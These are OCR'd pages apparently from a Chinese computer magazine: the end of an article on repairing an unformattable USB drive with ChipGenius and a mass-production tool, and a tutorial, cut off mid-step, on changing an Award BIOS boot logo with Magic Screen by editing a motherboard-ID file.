由于是新 U 盘里面没多少内容，征询了他的意见后，准备重新格式化，结果出了问题，如图 2。

无法格式化，我晕，下了 USBOOT，Mformat 等工具仍不能格式化，U 盘坏了吗？没有，显示正常，状态良好，如图 3。

我还有绝招，准备芯片精灵 **ChipGenius**，用它




图 1　发现病毒




图 2　无法格式化




图3　状态良好




图4　查U盘型号

查一下U盘型号，进行量化，如图4。

找到型号后，马上下载量产工具，低级格式化量产，如图5。

这一次成功格式化，所有问题全部解决，并且U盘空间增大了一些，性能也提高了（量产有利于U盘的性能提高，但量产有危险性）。好了，希望能给大家带来新的知识。芯片精灵给大家带上了，你也可以百度一下，很简单的。假期快乐！

（文中所涉及工具已收录在本期光盘中）

编辑点评：

之前的文章中介绍过不少利用U盘量产工具的实例，其实U盘量产用的最多的情况还是如本文中的修复损坏的U盘。如果你也有U盘“挂”掉，试试量产吧。另外，现在有病毒能达到文中的效果吗？小编没听过哦，也许是某次意外让U盘夭折了吧，或者是小编我OUT了，阿弥陀佛……




图5　进行量产

轻松修改BIOS的启动LOGO画面

图 佚名

从本文您可以学到：

如何通过刷BIOS修改启动LOGO

想必很多人都还是自己DIY的电脑，因为价格便宜，但是开机的时候就不能像品牌机一样显示大厂商的LOGO，今天我就来教大家轻松的修改BIOS的启动LOGO画面，让大家的电脑显示自己DIY的LOGO。

一、准备软件

eSupport BIOS Agent

http://www.crsky.com/soft/5812.html

Magic Screen

http://drivers.mydrivers.com/drivers/136-54648-EPoX-Magic-Screen-3.0.1-For-Win2000-XP-2003/

二、检测主板是否支持修改

这里给大家做演示的软件（Magic Screen）只能支持AWARD的主板BIOS，要是你是AMI的主板BIOS那么就不能做下面的操作了。同时Magic Screen只能支持**AWARD6.0**版本的BIOS文件；对于较早的AWARD4.51版本的BIOS也是不支持。那么如何来知道自己主板是什么版本的BIOS呢？就需要用到另外的一个软件“**eSupport BIOS Agent**”来检测。

首先下载好准备软件中的“eSupport BIOS Agent”，然后将其安装，直接运行“eSupport BIOS Agent”，然后再点击左下角的“获取BIOS信息（Get BIOS Info）”就能获取到主板BIOS的版本信息，如图1。




图1　获取BIOS信息

可以看到我用来测试的计算机的主板是“Award Modular BIOS v6.00PG”，如果你的主板也是这个类型，那么就开始修改LOGO的文件吧。

三、修改BIOS的LOGO文件

我们知道开机的LOGO文件是存放在主板的BIOS之中的，所以要对LOGO进行修改就必须对BIOS进行修改。但是修改BIOS是一个很复杂，风险也比较大的事情，下面就仔细来教大家如何用低风险方法修改BIOS的开机LOGO。

1、安装Magic Screen

将准备软件中的“Magic Screen”下载后解压在桌面，然后双击文件夹中的“Setup.exe”进行安装，如图2。

安装时，我们只需要点击“Next”，然后就会默认安装到你的系统之中。安装完后，会出现一个“Yes, I want to Create ShortCuT on Desktop（同意创建一个快捷方式到桌面）”的选项，我们将其勾选，然后点击“Finish（完成）”即可。

2、修改配置文件

安装好软件后，我们双击快捷方式运行就会出现一个错误提示框，如图3。

意思是说“找不到主板型号，此软件仅用于磐石的主板”，为了去掉此限制，我们只要修改一个配置文件就可以搞定了。打开“我的电脑”的系统盘，一般为C盘，找到一个“**EPOXMBID.TXT**”的文件，双击打开，将“**Softwa**”**前面的三个字母修改成“PAB”**，如“6A66AG0Y Softwa”修改之后就是“6A66APAB Softwa”（注意：不要删除中间的空格，直接将其中的字母替换即可），如图4。

接着，为了不让软件再次检测，我们要将“EPOXMBID.TXT”文件的属性修改成“只读”。在“EPOXMBID.TXT”文件上点击鼠标右键，然后选择“**属性**”，




图2　进行安装




图3　错误提示




图4 修改内容

